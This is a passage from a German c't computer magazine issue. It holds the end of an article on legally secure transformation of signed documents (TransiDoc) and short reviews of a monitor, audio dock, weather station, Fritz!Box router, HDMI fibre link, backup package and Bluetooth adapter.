Workflow mit papierloser Aktenablage auf sich warten lässt: „Wir haben es mit einem riesigen Formate-Zoo zu tun“, erklärte Olaf Drümmer von der callas software GmbH in Berlin. „Dummerweise ändern sich die Technologien sehr schnell.“ Wenn jedoch im Laufe der Aufbewahrungszeit Dateien konvertiert werden müssen, verliert die elektronische Signatur ihren Bezug zum Originaldokument. Es reicht offensichtlich nicht aus, nach einer Formatkonversion die Daten durch eine weitere Signatur erneut zu sichern; die Transformation selbst müsste den eindeutigen und unverfälschten Bezug zum ursprünglichen Dokument garantieren können.

Im Rahmen des vom BMWi 2004 gestarteten und jetzt abgeschlossenen Nachfolgeprojekts „Rechtssichere Transformation signierter Dokumente“ (TransiDoc, [www.transidoc.de](http://www.transidoc.de)) wurde hierfür eine Referenz-Architektur geschaffen. An dem Projekt waren unter Federführung des Fraunhofer-SIT die Projektgruppe verfassungsverträgliche Technikgestaltung (provet) der Universität Kassel, das Universitätsklinikum Heidelberg, Datev, die Bundesnotarkammer sowie die Firmen Curiavant Internet GmbH und InterComponentWare AG beteiligt.

Dem TransiDoc-Konzept folge werden die Ausgangsdokumente einschließlich ihrer digitalen Signatur nach festgelegten Regeln auf das Zieldokument transformiert und zusammen mit einem Transformationsbericht und einer neuen digitalen Signatur versiegelt. Das Siegel bindet alle relevanten Daten, die während der Transformation erzeugt wurden, dauerhaft und vertrauenswürdig an das Zieldokument, um so gegebenenfalls nachträglich eine umfassende forensische Überprüfung zu ermöglichen.


Eines der denkbaren Anwendungsszenarien ist die automati-

sche Unterschriftenprüfung bei der Digitalisierung von Papierdokumenten – etwa von Bankaufträgen – in der ein Biometrieprogramm jeweils die eingescannte Unterschrift mit der in einer Datenbank hinterlegten Probe vergleicht und der TransiDoc-Server nach Übereinstimmung das Prüfresultat zusammen mit dem digitalisierten Dokument versiegelt. Grundsätzlich erzeugt das TransiDoc-Verfahren über „eine nachweisbare Historie“ einen vergleichbaren Beweiswert zwischen dem Ausgangs- und dem Zieldokument, erläuterte Schmidt auf der Berliner Veranstaltung; „im Extremfall kann man dann auf das Ausgangsdokument verzichten“.

### Rechtssicherheit

Unklar ist nur, ob dem ein Richter im Streitfall folgen würde. Das mit einer qualifizierten Signatur versehene Ausgangsdokument hat der Gesetzgeber zwar durch das Signaturgesetz beweisrechtlich mit der handschriftlich unterzeichneten Papierurkunde gleichgestellt, sodass dafür bis zum Beweis des Gegenteils die Echtheit unterstellt wird; für ein mit TransiDoc konvertiertes Dokument hingegen gibt es keine solche Echtheitsvermutung. Das heißt nicht, dass das mit einem Transformationssiegel einem Gericht präsentierte elektronische Dokument rechtlich wertlos wäre, aber das Gericht ist in seiner Beweiswürdigkeit frei – wird die Echtheit bestritten, muss der Beweispflichtige weiterführende Nachweise erbringen.

Im TransiDoc-Projekt ist auch ein „Handlungsleitfaden zur Aufbewahrung elektronischer und elektronisch signierter Dokumente“ entstanden, mit dem das Wirtschaftsministerium Unternehmen und Behörden eine Orientierung bieten will, wie sie unter den gegenwärtigen rechtlichen Rahmenbedingungen den



**Das TransiDoc-Verfahren soll über eine nachweisbare Historie den rechtlichen Beweiswert des elektronischen Ausgangsdokumentes bei einer Umwandlung erhalten.**

Mehraufwand und die zusätzlichen Kosten der parallel betriebenen papiergebundenen und elektronischen Dokumentation von Geschäftsprozessen abbauen können [2]. Die entscheidende Frage allerdings, ob im Fall des Falles das Transformationssiegel eines gewandelten Dokumentes als Beweis für die inhaltliche Unversehrtheit ausreicht, kann auch der Leitfaden nicht beantworten. Hier ist der Gesetzgeber gefragt. Der Rechtswissenschaftler Daniel Wilke von der provet-Gruppe hält eine gesetzliche Beweisregelung in einem anwendungsübergreifenden Aufbewahrungsgesetz für „notwendig und wünschenswert“.

Wenn Richter nach freiem Ermessen entscheiden können, werden die Rechtsfolgen schwer kalkulierbar. In Unternehmen und Behörden gäbe es „eine riesige Angst vor dem Richterrecht“, hat Roland Müller von der in Kassel ansässigen Pro Dokument GmbH beobachtet. Wo der Gesetzgeber keine Sonderregelungen geschaffen hat – wie im Steuerrecht, wo die Speicherung der Belege auf einmal beschreibbaren Datenträgern für die Buchprüfung durch die Finanzämter ausreicht –, wird in der Praxis deshalb meist zweigleisig vorgegangen.

„Bei uns wird momentan noch parallel gearbeitet“, berichtete Dagmar Messingschlager vom Amt für Organisation und Informationsverarbeitung in Nürnberg. In der fränkischen Stadt werden bereits seit 2003 alle eingehenden Bauanträge digitalisiert und in die elektronische Bauakte integriert. Weil Bauakten für die gesamte Lebensdauer eines Gebäudes uneingeschränkt zur Verfügung stehen müssen, konzentriert sich das elektronische Dokumentenmanagement bisher auf die Vorgangsbearbeitung und die Recherche. Im Rahmen des TransiDoc-Projektes wurde in der Nürnberger Bauordnungsbehörde ein Transformationsserver entwickelt und erprobt, aber die Papierakten werden vorsichtshalber aufbewahrt. Zum einen verlangen gesetzliche Regelungen im Baubereich noch immer die schriftliche Form, wie etwa bei der Erteilung einer Baugenehmigung, zum anderen besteht eine große Unsicherheit, ob und unter welchen Umständen man die Papierakten tatsächlich vernichten kann.

Die Klärung dieser Frage stellt sich vor allem im Gesund-

heitswesen, wo Behandlungsakten in der Regel 30 Jahre lang aufbewahrt werden müssen, als dringendes Problem. Im Städtischen Klinikum Braunschweig beispielsweise kommen pro Jahr vier Millionen Dokumente oder rund 600 Meter eng ge packte Patientenakten zusammen. Die Digitalisierung könnte Abhilfe schaffen, doch nur, wenn anschließend das Papier entsorgt werden kann. „Wir

müssen mit dem Thema vorankommen“, mahnte der CIO des Braunschweiger Klinikums, Christoph Seidel. „Wir brauchen einen Weg für die Durchführung des ersetzen Scannens in einem rechtlich sicheren Umfeld“, appellierte er an die politisch Verantwortlichen. „Solange noch Unsicherheiten bestehen, müssen wir die Akten mit hohem Kostenaufwand aufbewahren.“ (jk)

## Literatur

- [1] Bedingt gerichtsfest, Studie testet Beweiskraft digitaler Signaturen, c't 23/03, S. 40, [www.heise.de/ct/03/23/040/](http://www.heise.de/ct/03/23/040/)
- [2] Handlungsleitfaden zur Aufbewahrung elektronischer und elektronisch signierter Dokumente, BMWi-Dokumentation Nr. 564, [www.bmwi.de/BMWi/Navigation/Service/publikationen,did=218700.html](http://www.bmwi.de/BMWi/Navigation/Service/publikationen,did=218700.html)



## Schöning

Chimeis 22-Zöller lockt die Kundenschaft mit schickem Design, Video-Eingängen und einem Card-Reader.

Der breite Schirm des CMV 222H lässt sich neigen, seitlich drehen und in der Höhe verstehen. Im Rahmen beherbergt der 22-Zöller einen Card-Reader, über den der PC auf gängige Speicherkarten zugreifen kann.


Sein TN-Panel mit  $1680 \times 1050$  Bildpunkten zeigt satte Farben und kontrastreiche Bilder. Das ändert sich auch nur wenig, wenn man von der Seite auf den Schirm schaut. Einzig Weiß wirkt dann etwas gelbstichig. In puncto Winkelabhängigkeit kann das Chimei-LCD locker mit den in c't 26/07 getesteten 22-Zöllern mithalten.

Die seitlich im Rahmen versteckten und von vorne nicht beschrifteten Tasten kann man nur erfühlen. Wer den 22-Zöller über eine HDMI-Strippe mit dem PC verbindet, sollte sich zumindest den Platz des Powerschalters merken: Nach dem Herunterfahren des PC wechselte unser Testgerät zwar in den Standby-Modus, schaltete jedoch das Backlight nicht aus. Die Leistungsaufnahme blieb bei rund 25 Watt. Erst nach dem manuellen Ausschalten begnügte sich das LCD mit angemessenen 0,7 Watt. Am Sub-D-Eingang trat dieses Phänomen nicht auf.

Videofreunde können sich auf HDCP-Unterstützung und Video-, S-Video- und Komponenteneingänge freuen. Am HDMI- und Komponenteneingang verdaut der Monitor die HD-Auflösung bis 1080i und setzt Bilder im Zeilensprungverfahren ordentlich zusammen. Die mittlere Reaktionszeit reicht mit 34 ms für einen Bildwechsel (hell-dunkel-hell) für Videos aus. Spielern dürfte das Display jedoch nicht flink genug sein. (spo)

## Chimei CMV 222H

22"-Flachbildschirm	
Hersteller	Chimei, <a href="http://www.chimei.eu">www.chimei.eu</a>
Auflösung	1680x1050 Pixel
Ausstattung	Sub-D, HDMI, Lautsprecher, Card-Reader, Video-Eingänge
Garantie	3 Jahre inklusive Austauschservice
Preis	405 €



winkelabhängiger Kontrast:  
Kreise im 20°-Abstand



## Musikverteiler mit 5.1-Pfiff

Creatives Xdock Wireless soll den MP3-Spieler vom portablen Alleinunterhalter zum Multiroom-Soundsystem erweitern.

Das System besteht aus zwei Komponenten. Da ist zum einen die mit 18 Zentimetern Tiefe recht klobige Sendeeinheit, die zur Musikübertragung mit einem proprietären Verfahren im 2,4-GHz-Band auf Sendung geht. Das Audiosignal nimmt sie wahlweise über eine Klinkensteckerbuchse an der Geräterückseite oder über ein iPod-Dock auf der Oberseite an. Zum anderen enthält das Set eine Empfängereinheit, die den Audiostrom im Umkreis von etwa 30 Meter in einem anderen Raum per Kopfhörer oder angeschlossenen Aktivlautsprechern zu Gehör bringt. Beide Geräte sind mit einer Fernbedienung ausgestattet, über die sich die wichtigsten Funktionen bei der Musikwiedergabe steuern lassen.

Obwohl das Set eher für die Audioverteilung ausgelegt ist, hat Creative die Sendestation mit einem S-Video- und Composite-Ausgang ausgestattet. Ist ein videofähiger iPod eingeschoben, kann dieser seine Videos auch über einen angeschlossenen Fernseher wiedergeben. iPods der jüngsten Generation (iPod touch, nano, classic oder das iPhone) geben Videos jedoch nur an zertifizierte Ausgabegeräte weiter – das Xdock scheint nicht dazuzugehören. Schließt man einen iPod der neusten Generation an, bleibt der Bildschirm schwarz. Die Videoausgabe auf dem TV-Gerät ist vom Xdock aus nur den älteren iPod-Modellen vorbehalten.

Einmal im Dock, wird der iPod vom Netzteil des Xdock aufgeladen. In der Musiksammlung kann man sowohl mit der Fernbedienung als auch direkt mit den Steuertasten am Dock navigieren. Beide Wege können nicht überzeugen. Das schicke Clickwheel am Dock taugt nur zum Justieren der Lautstärke. Auch mit der Vierfachwippe auf der Fernbedienung kommt man nur umständlich zum Ziel – schneller geht es, wenn man das vertraute Bedienfeld am iPod direkt nutzt.

Im Innern des Sende- und Empfangsmoduls steckt jeweils einer von Creatives X-Fi-

Soundprozessoren. Der X-Fi Crystalizer soll durch die MP3-Kompression „verstümmelte“ Musik aufpeppen, X-Fi CMSS-3D Surround wandelt Stereomaterial on the fly in einen 5.1-Strom um. Diesen kann das Xdock als diskreten 5.1-Strom im DTS-Format über seinen optischen SPDIF-Ausgang an einen Heimkinoverstärker weiterreichen.

Füttert man das Xdock zum Beispiel mit der Stereoauspurl aus dem Videorecorder, kann man seine Videoschätze nun auch in 5.1 genießen. X-Fi CMSS-3D Surround kann sich dabei durchaus hören lassen: Sprachspuren landen korrekt auf dem Center-Lautsprecher und in Actionsequenzen tut sich einiges auf den Effektboxen. Das Xdock hat hier deutlich mehr zu bieten als die in vielen Heimkinoverstärkern hinterlegten Profile zum nachträglichen Aufpusten von Stereosound.

Die Empfängereinheit ist nur mit analogen Ausgängen versehen. Bis zu vier Empfänger (separat für 100 Euro erhältlich) lassen sich über das Xdock steuern, sodass man ein Multiroom-System mit bis zu fünf Abspielstationen aufbauen kann. Über die Xdock-Fernbedienung lässt sich die Soundausgabe entweder gezielt auf einen Empfänger lenken oder im Partymodus gleichzeitig auf alle Abspielstationen verteilen.

Mit dem Xdock Wireless erhält man ein erweiterbares Audioverteilssystem, das Musik kabellos und stressfrei im ganzen Haus verteilt – besonders bequem haben es iPod-Besitzer. Trotz des hohen Preises von 300 Euro dürfte das Angebot auch Heimcinestatten aufhorchen lassen, schließlich kann man mit dem Dock seine Heimkinoanlage selbst bei fehlender 5.1-Tonspur ausreizen. Interessenten sollten den Kauf des Xdock mit einem USA-Trip verbinden: Dort will Creative für das Set aus Sender und Empfänger nur 200 Dollar haben. (sha)

## Creative Xdock Wireless

### Audioverteilssystem

Hersteller	Creative, <a href="http://www.creative.com">www.creative.com</a>
Lieferumfang	Sendeeinheit mit iPod-Dock, Empfänger, 2 Fernbedienungen, 2 Netzteile
Anschlüsse Sender	Audio-In (analog), Audio-Out (optisch digital/analog), Composite-Video-Out, S-Video-Out, Kopfhörerausgang
Anschlüsse Empfänger	Audio-Out (analog), Kopfhörerausgang
Preis	300 €



## Wetter komplett

Eine Wetterstation von Pearl bietet die Anzeige und Auswertung von acht für eine Prognose der Wetterentwicklung wichtigen Daten.

Neben dem Luftdruck zeigt und speichert das Geräte-Ensemble Windrichtung, Windgeschwindigkeit, Innentemperatur, Außen-temperatur, relative Feuchte, tägliche und kumulierte Regenmenge sowie die gefühlte Temperatur.

Die Außeneinheit besteht aus dem Windrichtungssensor, einem Schalen-Anemometer sowie einem Außenthermometer. Ein zweites Gehäuse enthält den Regenmengen-Sensor mit Wasserwippe. Beide Sensorgehäuse sind per Telefonkabel mit der dritten Außeneinheit verbunden, die den Daten-Funk-Sender und die Batterien enthält. Zwei Steckfüße erlauben sowohl senkrechte als auch waagerechte Montage von Windsensor und Sender.

Die Inneneinheit enthält den Funkempfänger und eine relativ große Anzeige, die die gemessenen Werte im Zahlenformat darstellt. Lediglich für die Windrichtung gibt es eine grafisch darstellende Kompassrose und der Luftdruck zeigt in einer x/y-Darstellung den relativen Trend. Bei einer Ziffernhöhe von sieben Millimeter ist das Display auch in zwei Metern Entfernung noch ablesbar, die Beleuchtung schaltet sich nach einem Tastendruck jedoch wieder ab. Per USB kann man die Inneneinheit an einen PC anschließen und mit der beigelegter Software die aktuellen Daten auch auf dem Monitor darstellen.

Das Ganze macht keinen allzu stabilen Eindruck; es wird aber wohl niemand auf die Idee kommen, Pearls Wetterstation auf der Zugspitze zu montieren – bei Eisregen dürften nämlich alle beweglichen Teile zusammenfrieren – aber in der norddeutschen Tiefebene mit moderaten Umgebungsbedingungen tut sie sicher ihren Dienst. (roe)

### FreeTec PC-Wetterstation

Wetterstation mit Darstellungs-Software für den PC

Hersteller	Pearl Agency, Buggingen, <a href="http://www.pearl.de">www.pearl.de</a>
Vertrieb	Pearl, Webshop
Systemanf.	USB-Port
Preis	99 €

ct



## Betafunk

**Mit dem 7270 bringt AVM nicht nur seinen ersten Draft-N-WLAN-Router auf den Markt, der wahlweise im 2,4-GHz- oder im bislang kaum genutzten 5-GHz-Band funk. Er reicht auch Dateien von USB-Speichermedien ins LAN und sendet Musik an passende Abspieler.**

Zudem dient der 7270 als Telefonanlage für analoge, ISDN- und DECT-Telefone. Im 2,4-GHz-Band reizt AVM die erlaubte WLAN-Strahlungsleistung von 100 Milliwatt EIRP aus; bei 5 GHz sollen die dort gestatteten 200 mW erst mit einem kommenden Firmware-Update nutzbar sein. Bis dahin muss man mit geringerer Reichweite auf der höheren Frequenz leben, wird dafür aber einstweilen kaum von Nachbarn gestört. Den 5-GHz-Betrieb kann man erst aktivieren, nachdem man im System-Menü die Expertenansicht freigeschaltet hat. Der Router funk ab Werk mit der sicheren WPA-Verschlüsselung und einem individuellen Passwort.

Auch der uns als Vorseriengerät zur Verfügung gestellte Draft-N-USB-Adapter Fritz!WLAN USB Stick N funktioniert in beiden Bändern. Er soll noch im Januar erhältlich und mit Treibern für Windows XP und Vista ausgestattet sein. Die Funktion Stick&Surf macht das WLAN-Konfigurieren besonders einfach: Man steckt den Stift an die Basisstation, wartet das Blinken ihrer Info-Lampe ab und steckt ihn dann an den einzubindenden PC. Der Stick meldet sich beim Anstecken zunächst als USB-CD-ROM, von dem automatisch die Installation startet. Danach schaltet er auf WLAN-Betrieb um. Bei der Installation konfiguriert die Software die WLAN-Schnittstelle gleich mit.

Der in Router und Adapter steckende Atheros-WLAN-Chipsatz überträgt mit automatischer Kanalbreitenumschaltung (20/40-MHz-Funkkanäle) bis zu 300 MBit/s brutto. Davon blieb im Kurztest deutlich weniger

übrig: Auf kurze Distanz – einen Meter ohne Sichtverbindung – schaffte das Gespann im 2,4-GHz-Band rund 54 MBit/s netto. Über 20 Meter im Büro und 10 Meter in einer Wohnung übertrug es im 2,4-GHz-Band 21 MBit/s beziehungsweise 19 MBit/s. Auf 5 GHz war die Verbindung über die Distanz in beiden Umgebungen nicht stabil genug für den iperf-Benchmark. Bei anderen Draft-N-Router/Adapter-Kombis maßen wir deutlich höhere Durchsätze. Mit einem Centrino-Notebook (4965AGN-WLAN-Modul) sah das Ergebnis für den Router in der Redaktion etwas besser aus: 63 MBit/s über einen Meter und 46 MBit/s über

20 Meter auf 2,4 GHz, 61 und 28 MBit/s auf 5 GHz. Dabei beeinflussen sich die WLAN- und DECT-Basisstationen im Router kaum: Das WLAN funkte in unserem Versuch nur etwa um neun Prozent langsamer, wenn gleichzeitig ein DECT-Telefonat lief. Zwar traten auch vereinzelte Aussetzer beim Gespräch auf, aber die gibt es auch bei reinen DECT-Geräten.

Über seine USB-2.0-Schnittstelle stellt der Router USB-Speichermedien per FTP und Windows-Dateifreigabe ins lokale Netz. Den Zugriff auf die Freigaben schränkt die Firmware allerdings nur grob ein: Benutzerkenntnisse fehlen und der Schreibzugriff auf die angeschlossenen Sticks lässt sich nur global abschalten. Optional sendet ein UPnP-Medienserver (Universal Plug and Play) Musik vom USB-Medium an UPnP-taugliche Abspieler wie Microsofts Media Player. Per UPnP übermittelt der Router auch seine Statusinformationen. Portweiterleitungen können UPnP-taugliche Anwendungen wie Instant Messenger ab Werk nicht öffnen, diese Funktion hat AVM in der Web-Oberfläche deaktiviert.

Alternativ verlängert der Router die Anschlüsse von USB-Drucker, -Speicherstick oder -Scanner übers LAN zu Windows-Rechnern, sodass sie unter Windows wie lokal angeschlossene Geräte erscheinen. Für diesen USB-Device-Server ist eine Client-Software nötig, die man über einen Link auf der Einrichtungsoberfläche von der AVM-Seite herunterlädt.

Die Fritz!Box 7270 bringt zahlreiche neue Funktionen mit, die der Hersteller auch in ältere Fritz!boxen einbauen will. Sie enttäuscht jedoch beim WLAN. AVM verspricht Verbesserungen für die WLAN-Performance in kommenden Versionen der Router-Firmware und des Stick-Treibers. (ea/rek)

### Fritz!Box 7270

#### WLAN-DSL-Router mit Modem und Telefonanlage

Hersteller	AVM ( <a href="http://www.avm.de">www.avm.de</a> )
Systemvoraussetzungen	DSL- und Telefon-Anschluss
Preis	250 €



## HD-Video über Angelschnur

**Spatz bietet ein Übertragungssystem für HDMI/DVI auf Basis einer dünnen Glasfaser-Leitung an, mit dem sich auch HDCP-geschützte Videos in High-Definition-Auflösung problemlos über lange Distanzen schicken lassen sollen.**

Bei HDMI-Verbindungen steigen bei Distanzen jenseits fünf Metern die Ansprüche an das Kabel drastisch an. Um Verbindungsprobleme, Pixelfehler und Bildzusammenbrüche zu vermeiden, greift man dann gewöhnlich zu gut abgeschirmten Kabeln mit ordentlichem Querschnitt.

Diese lassen sich jedoch kaum noch un-auffällig verlegen – Heimcineasten, die ihren Projektor weit entfernt vom Zuspieler unter die Decke geschraubt haben, können hier-von ein Lied singen.

Nun bringt Spatz unter dem Namen „HDMIFIBER“ ein Glasfaser-Übertragungssystem, dessen Strippe gerade einmal einen Durchmesser von 0,9 mm besitzt und sich daher problemlos in Kabelkanälen, hinter Sockelleisten oder unter Teppichen verstecken lässt. Auch das Überstreichen des Kabels soll kein Problem darstellen.

Die Länge der mitgelieferten Glasfaser beträgt bereits 30 Meter. Spatz bietet ein Erweiterungskabel an, das nochmals 30 Meter lang ist. Davon lassen sich bis zu fünf hintereinander einsetzen, sodass man auf eine Länge von 150 Meter kommt. Das System ist laut Entwickler aber für Distanzen von bis zu 400 Meter ausgelegt.

Eine Kostenersparnis gegenüber dem ge-wöhnlichen HDMI-Kabel bietet die Spatz-Lösung allerdings nicht: Für das Grundset werden 1200 Euro fällig, das Erweiterungskabel kostet 300 Euro. Ein 15 Meter langes HDMI-Kabel in gewöhnlicher Ausführung bekommt man hingegen „schon“ für rund 550 Euro.

Die digitalen Video- und Audiosignale, die durch die 19 Adern eines HDMI-Kabels geschickt werden, müssen für den Glasfa-sertransport zu einem Signal moduliert und am Ende der Strecke wieder demoduliert werden.

Entsprechende Sende- und Empfangsmo-dule liegen dem Set daher bei. Da der Ko-pierschutz HDCP mit dem Videosignal durch die Glasfaserleitung läuft, lassen sich auch problemlos kopiergeschützte Filme von Blu-ray- und HD-DVD-Playern transportieren. Ob die Verbindung zwischen dem Zuspieler und dem Wiedergabegerät zustande ge-kommen ist, lässt sich an blauen LEDs able-sen, mit denen die Module ausgestattet sind.

Bei der Bildauflösung gibt es jedoch sys-tembedingte Grenzen, die Spatz auch be-reits auf seiner Website nennt: Kein Problem stellen PAL und NTSC (auch in progressiver Form) sowie die HDTV-Auflösungen 720p und 1080i dar. Die Vollbildauflösung 1080p wird ebenfalls unterstützt, jedoch laut Spatz nur mit 24 oder 30 Bildern pro Sekunde (24p/30p). Wer als Zuspieler einen Blu-ray-oder einen HD-DVD-Player einsetzen möch-te, muss folglich darauf achten, dass dieses Gerät auch die 24p-Ausgabe von HD-Videos beherrscht.

Tatsächlich lief die 24p-Übertragung im Test ohne Störungen; auch 25p-Videos soll-ten sich übertragen lassen. Letztere Norm dürfte mit dem von Toshiba geplanten 25p-Update für europäische HD DVDs Bedeu-tung erlangen. Bei Einspeisung von PC-Signalen ist bei WXGA mit  $1368 \times 768$  Pixeln Schluss. Höhere Auflösungen führen zu einem Bildausfall.

Praktisch: Infrarot-Signale lassen sich gleich mit durch die Glasfaserleitung schi-cken. Zu diesem Zweck liegen IR-Sender und Empfänger bei, die an Sende- und Emp-fangsmodul angeschlossen werden. So lässt sich beispielsweise ein in einem weit ent-fernten Raum stehender Zuspieler fernbe-dienen.

(nij)

### HDMIFIBER

#### Glasfaser-Übertragungssystem für HDMI/DVI

Hersteller, Website	Spatz, <a href="http://www.spatz-tech.de">www.spatz-tech.de</a>
Auflösungen	480i/p, 576i/p, 720p, 1080i, 1080p24, 1080p30 (laut Hersteller), PC bis $1368 \times 768$ Pixel (WXGA)
max. Übertragungsdistanz	400 Meter (laut Hersteller)
Lieferumfang	Sendemodul, Empfangsmodul, 30 Meter Glasfaser-Kabel, IR-Sender, IR-Empfän-ger, 2 HDMI-Kabel, 25-Volt-Netzteile, Kurzanleitung
Preis	1200 € (Grundset, 30 m) 300 € (Erweiterungskabel, 30 m)

**ct**



## Notfallkoffer

**Unter dem Namen ABSplus verkauft CMS Products ein Paket aus externer Festplatte und Backup-Software zur Datensicherung.**

Den meisten externen Festplatten liegt heute Software zur Datensicherung bei. Oft handelt es sich dabei jedoch nur um Programme mit einfachen Funktionen oder um abgespeckte Versionen von Backup-Vollprogrammen. CMS geht den umgekehrten Weg: Die Firma verkauft zusammen mit der Vollversion des Datensicherungsprogramms BounceBack eine 2,5"-USB-Festplatte und nennt das Gesamtpaket „Automatic Backup System“ – kurz ABSplus.

Die ABSplus-Ausführung für Notebooks, die wir uns zum Test ins Labor geholt haben, ist mit einer 60-GByte-IDE-Festplatte von Toshiba (MK6034GAX) bestückt. Auf der mit FAT32 vorformatierten 2,5"-Festplatte hat der Hersteller ein Installationsimage von BounceBack in der Version „Professional“ abgespeichert – jedoch nur in der veralteten Version 7.1.0. Die derzeit aktuelle Version 7.1.6 liegt immerhin auf der CD bei.

BounceBack sichert unter Windows XP, Vista oder unter Mac OS X auf beliebige lokale Laufwerke und in die Netzwerkumgebung, nicht jedoch auf optische Medien. Das Programm nutzt dabei die einfachste Form der Datensicherung: Es kopiert die Daten 1:1 und verifiziert sie anschließend. Eine Sicherung lässt sich später in regelmäßigen Abständen durch ein inkrementelles Backup aktualisieren.

Die 1:1-Sicherung der Daten hat den Vorteil, dass man im Notfall auch ohne Restore-

Programm auf die gesicherten Daten zugreifen und – sofern man ein vollständiges System-Backup gemacht hat – direkt von der Backup-Platte starten kann, wenn das Systemlaufwerk mal die Grätsche macht. Da jedoch beispielsweise Windows XP nur mit viel Glück von einem USB-Laufwerk bootet, empfiehlt CMS im Fall der Fälle, die Backup-Platte aus dem USB-Gehäuse auszubauen und gegen die System-Platte des Notebooks auszutauschen. Das erfordert zwar etwas Schraubarbeit, ist aber dennoch relativ schnell erledigt.

Ist die Systemplatte an sich noch in Ordnung und hat man sich dort nur das Dateisystem zerschossen, ist keine Bastelei notwendig. Das ABSplus-Paket enthält eine Linux-Rettungs-CD, mit deren Hilfe sich von der USB-Platte die zuvor gesicherte Systempartition wiederherstellen lässt. Weil die CD jedoch auf einem uralten Fedora Core 3 mit Linux-Kernel 2.6.14 basiert, streikt sie unter Umständen an Systemen mit modernen Chipsätzen.

Neben den erwähnten Vorteilen gibt es zahlreiche Nachteile der transparenten Datensicherung: Aufgrund fehlender Kompression wird unnötig Festplattenplatz verschwendet. Außerdem lassen sich so Dateien, die größer als 4 GByte sind, nicht auf FAT-Partitionen sichern. In diesem Fall meldet das Programm zwar einen Fehler, jedoch mit dem irreführenden Hinweis „Zugriff verweigert, Datei durch anderen Prozess verwendet“. Auch Zugriffsrechte werden bei der Sicherung nicht übernommen. Verschlüsselte Dateien sichert BounceBack ebenso wenig wie geöffnete. Über die nicht gesicherten Daten führt es immerhin Buch. Allerdings findet man die Log-Datei erst nach Minutenlangem Suchen im Installationsordner des Programms.

BounceBack scheitert auch an einigen Spezialitäten des NTFS-Dateisystems – und zwar egal, ob das Ziellaufwerk fürs Backup mit FAT32 oder NTFS formatiert ist. Es bläht beispielsweise Sparse-Files auf, indem es sie nicht in Platzhaltergröße, sondern mit voller Größe sichert. So werden aus 1 MByte auf der Systemplatte leicht 9 GByte auf dem Backup-Laufwerk.

Hard-Links sind zusätzliche Verzeichniseinträge für eine Datei, die dann gleichzeitig unter verschiedenen Namen in verschiedenen Verzeichnissen eingetragen sein kann. BounceBack kann nicht mit Hard-Links umgehen und sichert deshalb ein und dieselbe Datei unter Umständen mehrfach.

Angesichts der zahlreichen Einschränkungen taugt ABSplus von CMS nur bedingt als Datensicherungslösung. Im Ernstfall kann man sich noch nicht einmal auf das Backup verlassen, denn BounceBack kennt keine Integritätsprüfung bereits vorhandener Sicherungen. Von einer in erster Linie für den professionellen Einsatz in Unternehmen gedachten Backup-Software erwartet man eigentlich ein ausgereifteres Programm. (boi)



## Blauzähnchen

**Der Bluetooth-USB-Adapter von Trust setzt einen neuen Maßstab in Sachen Miniaturisierung.**

Nur sieben Millimeter ragt der Stick aus der USB-Buchse heraus. Am Notebook kann er eingesteckt bleiben, wenn es in die Tasche kommt, weil er nirgendwo anecken und abbrechen oder gar die Buchse beschädigen kann.

Der mitgelieferte Bluetooth-Stack von Toshiba bringt unter anderem Profile zur drahtlosen Musikübertragung via A2DP auf geeignete Stereo-Kopfhörer mit. Das zur Address-Synchronisation mit dem Handy zuständige Sync-Profil fehlt hingegen. Die gängigen Synchronisations-Suiten der Handy-Hersteller nutzen es allerdings sowieso nicht, daher fällt dieser Mangel kaum ins Gewicht. Die Kopplung des Stöpsels mit verschiedenen Bluetooth-Geräten klappte erwartungsgemäß problemlos.



Bei der Datenübertragung schaffte der Winzing durchaus respektable Werte: Bei der Kopplung mit unserem Bluetooth-Referenzadapter für CSR-Chips, dem Aircon-Action<sup>2</sup> BT2 USB 100 von Vivanco (siehe c't 11/07, S. 160), erreichte der Adapter eine maximale Datenrate von 1,5 MBit/s (gemessen mittels Bluetooth-Netzwerk unter dem Microsoft-Bluetooth-Stack und iPerf). Der Hersteller gibt für das Klasse-3-Gerät eine Reichweite von zehn Metern an, auch bei der doppelten Entfernung konnten wir noch keine Verbindungsabbrüche feststellen.

Notebooks ohne Bluetooth-Fähigkeiten finden sich fast nur in der Billig-Klasse. Mit dem Trust-Adapter, der in nahezu baugleicher Form etwa auch bei Hama erhältlich ist, kann man sie auch per USB unauffällig mit Bluetooth nachrüsten. (II)

## Ultra Small Bluetooth 2 USB Adapter

Bluetooth-Adapter	
Hersteller	Trust Computer, www.trust.com
Bluetooth-Stack	Toshiba, Version 5.10.04
Messwerte (Abstand)	1,51 MBit/s (1 m), 1,2 MBit/s (5 m), 1,04 MBit/s (10 m)
Systemanforderungen	Windows, Linux oder Mac OS
Preis	13 €

Anzeige



## Ausgelockt

### Windows beim Verlassen des PC automatisch per Bluetooth sperren

